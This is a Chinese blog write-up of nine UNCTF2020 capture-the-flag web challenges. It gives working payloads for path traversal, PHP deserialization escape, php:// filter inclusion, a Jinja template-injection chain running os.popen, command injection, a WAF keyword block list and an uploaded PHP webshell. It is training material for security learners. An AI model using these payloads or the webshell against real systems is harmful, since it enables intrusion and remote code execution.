

UNCTF2020 web writeup

原创

[black4t](#) 于 2020-11-18 18:18:17 发布 247 收藏

分类专栏: [writerup](#) 文章标签: [信息安全](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_49835838/article/details/109780928

版权



[writerup](#) 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

1.Easy_ssrf

给了file_get_contents, 直接读取flag即可

```
.hackingfor.fun/?url=unctf.com/../../../../../../../../flag
```

```
lse{  
    echo("error");
```

```
UNCTF{256d4a5a-64a8-4298-bd78-9fb47312a018}
```

2.Easyunserialize

利用点在

```
$uname=$_GET[1];  
$password=1;  
$ser=filter(serialize(new a($uname,$password))):
```

构造uname反序列化逃逸即可

```
gfor.fun/?1=1challengechallengechallengechallengechallengechallengechallenge";s:8:"password";s:4:"easy");jaa
```

```
$test=unserialize($ser);  
?>
```

```
UNCTF{a1ca1843-e822-4094-a44d-5af0e1cf6655}
```

3.Babyeval

```
if(preg_match('/\.(.*)/', $_GET['a']))
    die('hacker!!!');
$_start(function($data){
    if (strpos($data, 'flag') !== false)
```

两个过滤，绕过括号和flag即可

用include绕过

```
or.fun/?a=include "php://filter/convert.base64-encode/resource=".fl".ag.php";
```

```
<?php
    $flag='UNCTF{9ef2a1b5-dfed-4dcf-8426-d6c70441bc17}';
?>
```

Base64解码得到flag

4.Easyflask

开局让我以管理员登陆

盲猜有/login，随便输入账号密码

提示我去/register注册

注册个admin账号，登陆

admin login success!

回到根目录

check the secret route /secret_route_you_do_not_know

进入这个页面

you should 'guess' the secret number

盲猜get传一个guess参数，先给个数字

you are wrong

再尝试下字符

ww error!!

有回显

盲猜有模板注入存在

开始注入

经过漫长的fuzz

发现'、”、_、[、]均被过滤

又经过漫长的fuzz

利用管道和request可以构造

测出如下payload

```
url: http://e2e41458-4706-41b1-808c-adf4e1a4dfc0.node1.hackingforfun/secret_route_you_dont_know?guess=({})|attr(request.args.key1)|attr(request.args.key2)|attr(request.args.key3)|attr(request.args.key4)(64)|attr(request.args.key5)|attr(request.args.key6)|attr(request.args.key7)|attr(request.args.key8)|attr(request.args.key9)|&key1=_class_&key2=_base_&key3=_subclasses_&key4=_getitem_&key5=_init_&key6=_globals_&key7=_builtins_&key8=eval&key9=_import_(os).popen('cat flag.txt').read()
```

得到flag

UNCTF{fd4a253d-3645-453e-bc94-c11266d10a23} erro

5.Ezphp

构造序列化如下

```
Body
data=a%3A2%3A%7Bs%3A8%3A%22username%22%3Bi%3A0%3Bs%3A8%3A%22password%22%3Bi%3A0%3B%7D
```


得到flag

```
    echo username or password error! ;
}
UNCTF{e7e0be8f-6dd9-4647-996d-f4c1da3e58cc}
```

6.UN's_online_tools


./index.php?url=1||s%09/&GO=GO

得到flag的位置




想读取却发现cat、head等多个命令均被过滤

但还是漏了less，flag用%3f绕过



得到flag



7.Easyupload


经过尝试只能传图片

但只检测了MIME

试图上传.htaccess发现有waf

```
<input class="wd" type="submit" name="upload" value="submit">
  <p class="change_link" style="text-align: center">
    <strong>perl|python|php|auto|curl|base64|>|rm|ryby|openssl|war|lua|msf|xterm|telnet in
  contents!</strong>
  </br>
  <strong></strong>
```

换行绕过



成功上传

再上个图片马

短标签加去掉末尾尖括号绕过waf

```
---WebKitFormBoundaryBITCZ7dBZAALwLL
Content-Disposition: form-data; name="fileUpload"; filename="shell.png"
Content-Type: image/png

PNG
I

?=>eval($_POST[ant]);
---WebKitFormBoundaryBITCZ7dBZAALwLL
Content-Disposition: form-data; name="upload"

ubmt
---WebKitFormBoundaryBITCZ7dBZAALwLL--
```

```
<div class="wrap">
  <div class="container">
    <h1 style="color: white; margin: 0; text-align: center;">UPLOADS</h1>
    <form action="index.php" method="post" enctype="multipart/form-data">
      <input class="wid" type="file" name="fileUpload" id="file"><br>
      <input class="wid" type="submit" name="upload" value="submit">
      <p class="change_link" style="text-align: center;">
        <strong></strong>
      </p>
      <strong>Your files: shell.png<br></strong>
      </p>
      <strong>Your dir : uploads/1b5337d0cbad813197b506146d8d503d <br></strong>
    </p>
  </div>
</div>
```

蚁剑连接webshell得到flag

```
/flag
1 UNCTF{c26413cc-10c6-4236-9911-35369402705f}
2
```

8.L0vphp

给了hint要读源码，肯定是文件包含

尝试了下各种参数名

?Action=/etc/passwd有回显

测出包含参数为action

获取源码

```
for.fun/?action=php://filter/convert.iconv.utf-8.utf-7/resource=index.php
```


解码后得到源码

```
<?php
error_reporting(0);
$action = $_GET['action'];
if(isset($action))
{
  if (preg_match("/base[data|input|zip|zlib|1", $action)){
    echo "<script>alert('Hacker!!!')</script>";
  }
  else {
    include("$action");
  }
  else
  {
    include("footer.php");
  }
}
https://blog.csdn.net/m0_49835838
```

过滤的并不多

继续查看flag.php

```
fun/?action=php://filter/convert.iconv.utf-8.utf-7/resource=flag.php
```



16进制解码



访问此页面得到

```
<?php
error_reporting(0);
show_source(__FILE__);
$code=$_REQUEST['code'];
$_=array('@','\','\0','\x','\v','\c','\b','\a','\n','\r','\t','\f','\e','\r','\n','\0','\x','\v','\c','\b','\a','\n','\r','\t','\f','\e');
$_=array('eval','system','exec','shell_exec','assert','passthru','array_map','ob_start','create_function','call_user_func','call_user_func_array','array_filter','proc_open');
$blacklist1 = array_merge($_);
$blacklist2 = array_merge($_);
if (strlen($code)>16){
    die('Too long');
}
foreach ($blacklist1 as $blacklisted) {
    if (preg_match ('/' . $blacklisted . '/m', $code)) {
        die('WTF???');
    }
}
foreach ($blacklist2 as $blackiten) {
    if (preg_match ('/' . $blackiten . '/in', $code)) {
        die('Sry,try again');
    }
}
}
```


https://blog.csdn.net/m0_49835838

经过漫长测试

```
?code=include$_GET[1];
&1=data://text/plain,<?php system('cat /flag_mdnrvvldb');
```


可绕过waf

```
@eval($code):  
?> UNCTF{dea9b55a-e7b8-4a3b-8473-6f49c6c8fdd7}
```



9. Ezfind

随便尝试了下index.php



发现被过滤

后来又试了/etc/passwd index.* ../../../../等等内容


发现返回结果都一样

审查源码

```
> <div class="searchMeme-button-left searchMeme-round-left orange-normal">...</div>  
▼ <div class="searchMeme-input-left"> == $0  
  <input type="text" id="search-orange" name="name" class="searchMeme-water-mark" style="width: 0px; padding-left: 0px; padding-right: 0px;">  
  </div>  
</div>  
.....
```

发现它的key为name

手动get提交



有其他回显

经过测试

/被过滤，限制了只能在本目录操作

使用数组绕过

你找到我了! UNCTF{69074098-0d6d-49b5-8902-237ab0406f19}

Application Security Lighthouse EditThisCookie HackBar

• LFI • SSTI • ENCODING • HASHING •

?name[]=etc/passwd

https://blog.csdn.net/m0_49835838